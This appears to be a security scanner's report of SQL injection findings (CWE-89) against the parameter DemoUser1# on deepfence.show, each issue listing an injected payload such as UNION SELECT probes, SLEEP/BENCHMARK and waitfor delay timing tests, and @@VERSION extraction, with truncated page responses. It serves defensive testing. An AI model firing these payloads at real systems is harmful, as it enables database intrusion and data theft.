	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1759

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>/*!10000 1/0 */</td></tr></table>	Name	Value	DemoUser1#	/*!10000 1/0 */
Name	Value				
DemoUser1#	/*!10000 1/0 */				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1760				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Alerts

Action Points

CWE-ID

Issue Number

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	1=false

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1761

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1762

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1763				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28 --
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...></script> <!-- End of Bootstrap CSS -->	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1764	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	';waitfor delay '0:0:5'--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points	You may need to remove SQL tokens from the contents of the parameter <code>DemoUser1#</code>		
CWE-ID	CWE-89		
Issue Number	#1765		

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table border="1"> <thead> <tr> <th>Name</th><th>Value</th></tr> </thead> <tbody> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--</td></tr> </tbody> </table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBmZG9iZSBjBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnllx54zZ6+z9tp77YtKKQHfzvmyBCUBcG6pDplJAz6ercP+oSrkXQE1R8DlpgguFgg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1766				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785				

	Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1767

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 16--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 16--
Name	Value				
DemoUser1#	ORDER BY 16--				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1768				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'));waitfor delay '0:0:5'--</td></tr></table>	Name	Value	DemoUser1#	'));waitfor delay '0:0:5'--
Name	Value				
DemoUser1#	'));waitfor delay '0:0:5'--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1769				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language= "javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </ script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4- bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data: image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1770

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1771				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

Parameters	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 